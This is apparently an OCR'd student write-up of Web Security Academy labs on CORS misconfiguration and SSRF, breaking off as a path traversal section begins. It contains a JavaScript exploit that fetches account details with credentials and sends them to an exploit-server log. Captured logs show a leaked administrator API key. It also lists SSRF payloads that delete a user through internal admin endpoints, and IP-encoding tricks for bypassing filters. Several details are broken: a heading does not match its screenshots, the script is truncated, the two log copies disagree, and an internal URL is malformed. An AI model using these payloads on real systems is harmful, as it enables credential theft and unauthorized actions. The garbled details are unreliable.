
Lab 2 – CORS vulnerability with trusted null origin


The server trusts the “null” origin, which usually comes from sandboxed iframes or certain redirects.

Steps: - Logged in with wiener:peter - Sent a request with Origin: null - Server responded with Access-Control-Allow-Origin: null - Created a sandboxed iframe containing JavaScript that fetches admin data - Hosted the code on the Exploit Server - Admin accessed the page → data was exfiltrated to my server


Web Security Academy
CORS vulnerability with basic origin reflection
Back to lab
Submit solution
Back to lab description »
LAB Not solved
Craft a response
URL: https://exploit-0ac7000c040074a1c066258f01dd00e2.web-security-academy.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<html>
<body>
<script>
var req = new XMLHttpRequest();
var url = "https://0aa7001a04ee7482c02b25e7002a00d8.web-security-academy.net/accountDetails"
req.open("Get", url, true);
req.withCredentials = true;
req.send(null)
req.onreadystatechange = function() {
if(req.readyState == XMLHttpRequest.DONE){
fetch("/log?key" + req.responseText)
}
Store
View exploit
Deliver exploit to victim
Access log


Web Security Academy
CORS vulnerability with basic origin reflection
Back to exploit server
Back to lab
Submit solution
Back to lab description »
LAB Not solved
37.36.179.97 2022-08-06 09:28:10 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
161.35.183.194 2022-08-06 09:28:10 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"
37.36.179.97 2022-08-06 09:28:11 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:44 +0000 "POST / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:45 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:49 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:50 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
10.0.4.116 2022-08-06 09:35:50 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.79 Safari/537.36"
10.0.4.116 2022-08-06 09:35:50 +0000 "GET /log?key{%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%224g2mhsRCXAbWAp617WyL03inzrszFzFR%22,%20%20%22sessions%22:%20[%20%20%20%20%22dtFeapuA0NLh3eYIGftzDZugpPvE5HUg%2
37.36.179.97 2022-08-06 09:35:51 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:52 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:55 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"


Web Security Academy
CORS vulnerability with basic origin reflection
Back to lab
Submit solution
Back to lab description
LAB Not solved
Craft a response
URL: https://exploit-0ac7000c040074a1c066258f01dd00e2.web-security-academy.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<html>
<body>
<script>
var req = new XMLHttpRequest();
var url = "https://0aa7001a04ee7482c02b25e7002a00d8.web-security-academy.net/accountDetails"
req.open("Get", url, true);
req.withCredentials = true;
req.send(null)
req.onreadystatechange = function() {
if(req.readyState == XMLHttpRequest.DONE){
fetch("/log?key" + req.responseText)
}
Store
View exploit
Deliver exploit to victim
Access log
Web Security Academy
CORS vulnerability with basic origin reflection
Back to exploit server
Back to lab
Submit solution
Back to lab description
LAB Not solved
37.36.179.97 2022-08-06 09:28:10 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
161.35.183.194 2022-08-06 09:28:10 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"
37.36.179.97 2022-08-06 09:28:11 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:44 +0000 "POST / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:45 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:49 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:50 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
10.0.4.116 2022-08-06 09:35:50 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.79 Safari/537.36"
10.0.4.116 2022-08-06 09:35:50 +0000 "GET /log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%224gZnhsRCXAbWApb17WyL03inzrszFzFR%22,%20%20%22sessions%22:%20[%20%20%20%20%22dtFeapuA0NLh3eYIGftzOZugpPvE5HUgh%22
37.36.179.97 2022-08-06 09:35:51 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:52 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
37.36.179.97 2022-08-06 09:35:55 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"




✅ Lab solved

Lab 3 – CORS vulnerability with trusted insecure protocols

The server trusts HTTP origins on subdomains, which opens the door for man-in-the-middle and XSS-based attacks.

Steps: - Logged in with wiener:peter - Identified that the /accountDetails endpoint accepts requests from Origin: http://stock.victim.com - Noticed that productId parameter on the stock subdomain has XSS - Injected a JavaScript payload that fetches admin data and sends it to my server - Admin triggered the XSS → I received the API key




✅ Lab solved

Summary & Recommendations

- Always whitelist specific, trusted origins
- Never use wildcard “*” when credentials are involved
- Avoid trusting null or HTTP-based origins
- Ensure all subdomains use HTTPS
- Periodically audit CORS headers and configurations

✅ Properly configuring CORS is essential to prevent unauthorized access to sensitive user data via cross-origin requests.

What is SSRF?



Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.

Lab 1 : Basic SSRF against the local server

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

Steps: Basic SSRF against the local server

- **Discovered the stock checker feature that fetches data from internal URLs.**
- **Noticed that the stock check sends a GET request to a URL provided via a stockApi parameter.**
- **Modified the stockApi parameter to point to an internal URL:**

http://127.0.0.1/admin

- **Received a 403 Forbidden error, indicating the page exists but access is restricted.**
- **Sent a new request to:**

http://localhost/admin/delete?username=carlos

- **Got a 200 OK response — confirming that the SSRF worked and the internal admin endpoint was triggered.**
- **Refreshed the users page — Carlos account was successfully deleted.**
-

Lab 2 : Basic SSRF against another back-end system

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

Steps: Basic SSRF against the local server

- **Navigate to the Stock Checker page, which sends a request to an external system based on a user-provided URL.**

- **Use Burp Suite to intercept the request and send it to Repeater.**
- **Identify the vulnerable parameter, typically named stockApi, which holds the external URL used by the application.**
- **Modify the stockApi parameter to point to a private internal IP like:**

  http://192.168.0.83.8080/admin/


This endpoint resides behind the firewall and is normally inaccessible externally.

- **Send the modified request and observe the response—if you receive actual data or HTML, it indicates a successful SSRF to the backend.**
- **Discover internal endpoints, such as:**

http://192.168.0.83.8080/admin/delete?username=carlos

- **Update the request accordingly, rerun it, and receive a 200 OK response—confirming internal function execution.**

- **Refresh the application UI and verify Carlos's account has been removed, proving the SSRF was successful.**



Lab 3 : SSRF with blacklist-based input filter

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.


Steps: SSRF with blacklist-based input filter


- **Navigated to the stock checker feature, which uses a stockApi parameter to fetch stock data from a given URL.**
- **Intercepted the stock request using Burp Suite and sent it to Repeater.**
- **Attempted to access the internal admin panel using:**

http://127.0.0.1/admin => Request blocked due to blacklist

- **Bypass the Filter – Use alternative IP formats:**
    - **Shortened IPv4 (127.1)**
    -
    - **Decimal/Hex/Octal IPs (2130706433, 0x7f000001, 0177.0.0.1)**
    -
    - **Domain Tricks (localtest.me, 127.0.0.1.nip.io)**

- **✅ Bypassed the blacklist successfully using one of the techniques.**
- **alternative IP formats the SSRF to access the internal endpoint and delete the carlos user.**
- **Verified that the user was deleted by checking the user list or success message.**


Accept-Language: en-US,en;q=0.9
Connection: close
stockApi=http://127.0.0.1:8080
Search...
Response
Pretty Raw Hex Render \n
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 51
"External stock check blocked for security reasons"



Path traversal :

What is path traversal?

Path traversal is also known as directory traversal. These vulnerabilities enable an attacker to read arbitrary files on the server that is running an application. This might include:

- **Application code and data.**
- **Credentials for back-end systems.**
- **Sensitive operating system files.**

